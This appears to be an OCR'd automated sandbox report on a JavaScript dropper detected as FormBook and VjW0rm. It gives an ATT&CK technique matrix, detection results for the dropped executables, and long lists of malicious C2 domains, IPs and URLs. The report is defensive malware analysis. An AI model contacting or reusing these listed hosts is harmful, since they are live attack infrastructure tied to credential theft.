
Yara detected FormBook

Yara detected VjW0rm

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Windows Management Instrumentation	1 2 1 Registry Run Keys / Startup Folder	5 1 2 Process Injection	1 Disable or Modify Tools	1 OS Credential Dumping	3 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	3 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	4 3 Scripting	Boot or Logon Initialization Scripts	1 2 1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 3 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Shared Modules	Logon Script (Windows)	Logon Script (Windows)	4 3 Scripting	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	4 Obfuscated Files or Information	NTDS	3 4 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 Data Encoding	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	3 Software Packing	LSA Secrets	2 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	4 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 1 4 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Virtualization/Sandbox Evasion	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	5 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CIQ-PO116266.js	15%	ReversingLabs	Script.Trojan.Cryxos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Lipg\msdxp.exe	100%	ReversingLabs	Win32.Trojan.FormBook	
C:\Users\user\AppData\Local\Temp\bin.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\bin.exe	100%	ReversingLabs	Win32.Trojan.FormBook	

Unpacked PE Files

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link	Download
2.0.bin.exe.13a0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
2.2.bin.exe.13a0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
littlebeartreeservices.com	6%	Virustotal		Browse
www.medyumgalip.com	1%	Virustotal		Browse
dilshadkhan.duia.ro	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.salondutaxi.com/np8s/	100%	Avira URL Cloud	malware	
http://www.littlebeartreeservices.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZXBsYWNl	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VredmFyIGN0	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrez	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreo_	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre1dG	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreol	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreKTsNClZO	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreok	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrew	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrex	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre-Agent((	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreOI	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrer	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrenter2Pacv	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreo	100%	Avira URL Cloud	malware	
www.gafcbooster.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrebWcgPSAi	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrek	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre0n	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrem	100%	Avira URL Cloud	malware	
http://www.medyumgalip.com/np8s/?2dEPbf=4hfxZPP84Ri&U48h=vppS5AedQQffRlEeclZ7feN7VEirdPdpHk1lk+jbM2J+jzoAXquLk4CVs2mn5+uwvQPb	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vreg	100%	Avira URL Cloud	malware	
http://www.lazarusnatura.com/np8s/	100%	Avira URL Cloud	malware	
http://www.interlink-travel.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreecuritycenterre	100%	Avira URL Cloud	malware	
http://www.kishanshree.com/np8s/?U48h=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&m88hS=6ld8i2BhSR2pvHw	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vreadkhan.duuo	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre_	100%	Avira URL Cloud	malware	
http://www.sekolahkejepang.com/np8s/?U48h=VOk/KoOKPmyFTHQXWsNAO627WiKHMN6hKQrMVwJFQe1euvxAvAuscpxAvLs3P2LowQm4&m88hS=6ld8i2BhSR2pvHw	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VregpOw	100%	Avira URL Cloud	malware	
http://www.lazarusnatura.com/np8s/?2dEPbf=4hfxZPP84Ri&U48h=ki1nHMJkMrR7eeT2cjvvxShsxzdLToZEWe0Y/Ruw5T1OY282Gl8t0P/h1biOuIyNKlHU	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrea	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreXGxvY2Fs	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreadkhan.d	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZigpIHsNrrE4	100%	Avira URL Cloud	malware	
http://www.udrivestorage.com/np8s/?U48h=Zh0bV6ZfyWWsx8NH2/NEuPodWNfo5oM06Wd1YTR0VEh7Ou4O0zYflewlPsoSmCQ+q/UO&2dEPbf=4hfxZPP84Ri	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-100	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrrO	100%	Avira URL Cloud	malware	
http://www.brandingaloha.com/np8s/?U48h=N6XRxtM6F1nBVZRwu48YOgJ13F0eVAmeAwT+lah6Tiq2+v96MM9EXT3L0sCJR4qYezv9&m88hS=6ld8i2BhSR2pvHw	100%	Avira URL Cloud	malware	
http://www.interlink-travel.com/np8s/?U48h=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG&2dEPbf=4hfxZPP84Ri	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre1v	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VredI	100%	Avira URL Cloud	malware	
http://www.losangelesrentalz.com/np8s/	0%	Avira URL Cloud	safe	
http://www.nachuejooj07.xyz/np8s/?U48h=E3oeYQ/4MqgKR0uZQviaDeSlZFjg9uLLieRcSmG+YXW0WXU/K8viVoPbPV+txMCieWz0&m88hS=6ld8i2BhSR2pvHw	100%	Avira URL Cloud	phishing	
http://www.udrivestorage.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreIFIER=Intel64	100%	Avira URL Cloud	malware	
http://www.topings33.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreadkhan.duuE4	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrei4	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreC	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreC:HOMEPATH=	100%	Avira URL Cloud	malware	
http://www.kishanshree.com/np8s/?2dEPbf=4hfxZPP84Ri&U48h=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vre-Agent((o	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre;	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrr	100%	Avira URL Cloud	malware	
http://www.brawlhallacodestore.com/np8s/?U48h=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgPTE4uOj94VU&m88hS=6ld8i2BhSR2pvHw	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre=	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre8	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre5	100%	Avira URL Cloud	malware	
http://www.jlbwaterdamagerepairseattle.com/np8s/?U48h=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo2yEkzAcnCwi&m88hS=6ld8i2BhSR2pvHw	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VretBgsX	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre0	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre088214C05064EeSI	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre-	100%	Avira URL Cloud	malware	
http://www.xn--wsthof-camping-gsb.com/np8s/?U48h=1Nsioc0lpQlmfCEv7q3CJRvbkNIovvFEONaUY8zyneWF7ypKO8GgemnIz8ljrbRyzkwj&m88hS=6ld8i2BhSR2pvHw	100%	Avira URL Cloud	malware	
http://www.kishanshree.com/np8s/	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VrejIJ	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreows	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrePro	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreadkhan.duu	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/	100%	Avira URL Cloud	malware	
http://www.losangelesrentalz.com/np8s/?U48h=8LogcizAnzdlGnQxjqmkKg1ptkiP35PZAMc6f9pH/hY/tlO3rV33gx6kBCmuDEKP6O8z&m88hS=6ld8i2BhSR2pvHw	0%	Avira URL Cloud	safe	
http://www.shcylzc.com/np8s/?U48h=25I4eedf3LYXj+mrZ2jI6olVDZbg0jTgzRvorLdGhmBPpJDDPx12pMPLDebssumACK1+&m88hS=6ld8i2BhSR2pvHw	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VreVE	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreDQpyZXR1	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrex4	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre02-00600806D9B6	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre~42e	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre-0	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreDQppZiAo	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vres2	100%	Avira URL Cloud	malware	
http://www.sekolahkejepang.com/np8s/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.68chengxinle.com/np8s/	100%	Avira URL Cloud	malware	
http://www.shcylzc.com/np8s/	0%	Avira URL Cloud	safe	
http://www.topings33.com/np8s/?U48h=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEPodkGcNW4yt&m88hS=6ld8i2BhSR2pvHw	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.nachuejooj07.xyz	198.54.117.244	true	true		unknown
littlebeartreeservices.com	160.153.136.3	true	true	• 6%, Virustotal, Browse	unknown
losangelesrentalz.com	15.197.142.173	true	true		unknown
www.medyumgalip.com	104.21.8.218	true	true	• 1%, Virustotal, Browse	unknown
parkingpage.namecheap.com	198.54.117.211	true	false		high
dilshadkhan.duia.ro	91.193.75.133	true	true	• 3%, Virustotal, Browse	unknown
sekolahkejepang.com	103.247.11.212	true	true		unknown
www.topings33.com	162.0.230.89	true	true		unknown
shop.freewebstore.org	52.17.43.61	true	false		high
www.interlink-travel.com	154.220.100.142	true	true		unknown
www.jlbwaterdamagerepairseattle.com	170.39.76.27	true	true		unknown
www.salondutaxi.com	188.114.96.3	true	true		unknown
www.68chengxinle.com	45.39.111.146	true	true		unknown
xn--wsthof-camping-gsb.com	81.169.145.161	true	true		unknown
kishanshree.com	132.148.165.111	true	true		unknown
brandingaloha.com	34.102.136.180	true	false		unknown
www.shcylzc.com	23.82.37.10	true	true		unknown
www.wps-mtb.com	unknown	unknown	true		unknown
www.littlebeartreeservices.com	unknown	unknown	true		unknown
www.kishanshree.com	unknown	unknown	true		unknown
www.geo-pacificoffshore.com	unknown	unknown	true		unknown
www.lazarusnatura.com	unknown	unknown	true		unknown
www.jdhwh2nbiw234.com	unknown	unknown	true		unknown
www.brandingaloha.com	unknown	unknown	true		unknown
www.sekolahkejepang.com	unknown	unknown	true		unknown
www.brawlhallacodestore.com	unknown	unknown	true		unknown
www.gafcbooster.com	unknown	unknown	true		unknown
www.udrivestorage.com	unknown	unknown	true		unknown
www.xn--wsthof-camping-gsb.com	unknown	unknown	true		unknown
www.losangelesrentalz.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.salondutaxi.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.littlebeartreeservices.com/np8s/	true	• Avira URL Cloud: malware	unknown
www.gafcbooster.com/np8s/	true	• Avira URL Cloud: malware	low
http://www.medyumgalip.com/np8s/?2dEPbf=4hfxZPP84Ri&U48h=vppS5AedQQffRlEeclZ7feN7VEirdPdpHk1lk+jbM2J+jzoAXquLk4CVs2mn5+uwvQPb	true	• Avira URL Cloud: safe	unknown
http://www.lazarusnatura.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.interlink-travel.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.kishanshree.com/np8s/?U48h=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: safe	unknown
http://www.sekolahkejepang.com/np8s/?U48h=VOk/KoOKPmyFTHQXWsNAO627WiKHMN6hKQrMVwJFQe1euvxAvAuscpxAvLs3P2LowQm4&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.lazarusnatura.com/np8s/?2dEPbf=4hfxZPP84Ri&U48h=ki1nHMJkMrR7eeT2cjvvxShsxzdLToZEWe0Y/Ruw5T1OY282Gl8t0P/h1biOuIyNKIHU	true	• Avira URL Cloud: malware	unknown
http://www.udrivestorage.com/np8s/?U48h=Zh0bV6ZfyWWsx8NH2/NEuPodWNfo5oM06Wd1YTR0VEh7Ou4O0zYflewlPsoSmCQ+q/UO&2dEPbf=4hfxZPP84Ri	true	• Avira URL Cloud: malware	unknown
http://www.brandingaloha.com/np8s/?U48h=N6XRxtM6F1nBVZRwu48YOgJ13F0eVAmeAwT+lah6Tiq2+v96MM9EXT3L0sCJR4qYezv9&m88hS=6ld8i2BhSR2pvHw	false	• Avira URL Cloud: malware	unknown
http://www.interlink-travel.com/np8s/?U48h=O5u6OlqxnDtTF3riQ4xVZIWxoHxK/fTzbXBC76K0hST926FmxCw4JGrgecy53rLpUaVG&2dEPbf=4hfxZPP84Ri	true	• Avira URL Cloud: malware	unknown
http://www.losangelesrentalz.com/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.nachuejooj07.xyz/np8s/?U48h=E3oeYQ/4MqgKR0uZQviaDeSIZFjg9uLLieRcSmG+YXW0WXU/K8viVoPbPV+txMCieWz0&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: phishing	unknown
http://www.udrivestorage.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.topings33.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.kishanshree.com/np8s/?2dEPbf=4hfxZPP84Ri&U48h=vlrq3Iq6CNBS64Mt3AOFKZFqCoQQX/EcbdCgZyJL/t2S6EN96XJkdyy29bgYyDpdikhs	true	• Avira URL Cloud: safe	unknown
http://www.brawlhallacodestore.com/np8s/?U48h=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgPTE4uOj94VU&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: malware	unknown
http://www.jlbwaterdamagerepairseattle.com/np8s/?U48h=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo2yEkzAcnCwi&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: malware	unknown
http://www.xn--wsthof-camping-gsb.com/np8s/?U48h=1Nsioc0lpQImfCEv7q3CJRvbkNIovvFEONaUY8zyneWF7ypKO8GgemnIz8ljrbRyzkwj&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: malware	unknown
http://www.kishanshree.com/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.losangelesrentalz.com/np8s/?U48h=8LogcizAnzdlGnQxjqmkKg1ptkiP35PZAMc6f9pH/hY/tlO3rV33gx6kBCmuDEKP6O8z&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: safe	unknown
http://www.shcylzc.com/np8s/?U48h=25I4eedf3LYXj+mrZ2jI6olVDZbg0jTgzRvorLdGhmBPpJDDPx12pMPLDebssumACK1+&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: safe	unknown
http://www.sekolahkejepang.com/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.68chengxinle.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.shcylzc.com/np8s/	true	• Avira URL Cloud: safe	unknown
http://www.topings33.com/np8s/?U48h=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEPodkGcNW4yt&m88hS=6ld8i2BhSR2pvHw	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/VreZXBsYWNl	wscript.exe, 00000001.00000002.837519224.000001922CEA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VredmFyIGN0	wscript.exe, 0000000A.00000002.808195636.00000216DFFE0000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.812768538.0000013D91390000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000002.812147532.000001D1951F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrez	wscript.exe, 00000001.00000002.837475499.000001922CD9D000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreo_	wscript.exe, 0000000F.00000003.631938805.000001D1932EF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre1dG	wscript.exe, 0000000F.00000003.785149564.000001D195845000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000F.00000003.785408802.000001D195848000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreol	wscript.exe, 0000000F.00000002.813389794.000001D1957CD000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/VreKTsNClZO	wscript.exe, 00000001.00000002.837519224.000001922CEA0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreok	wscript.exe, 0000000F.00000002.813389794.000001D1957CD000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrew	wscript.exe, 0000000D.00000002.833368380.0000013D917F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrex	wscript.exe, 0000000A.00000002.831511243.00000216E07E4000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.833368380.0000013D917F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre-Agent((	wscript.exe, 0000000F.00000002.812147532.000001D1951F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreOI	wscript.exe, 0000000F.00000003.488309896.000001D19582C000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrer	wscript.exe, 0000000A.00000002.807977026.00000216DE0B1000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 0000000D.00000002.833368380.0000013D917F0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
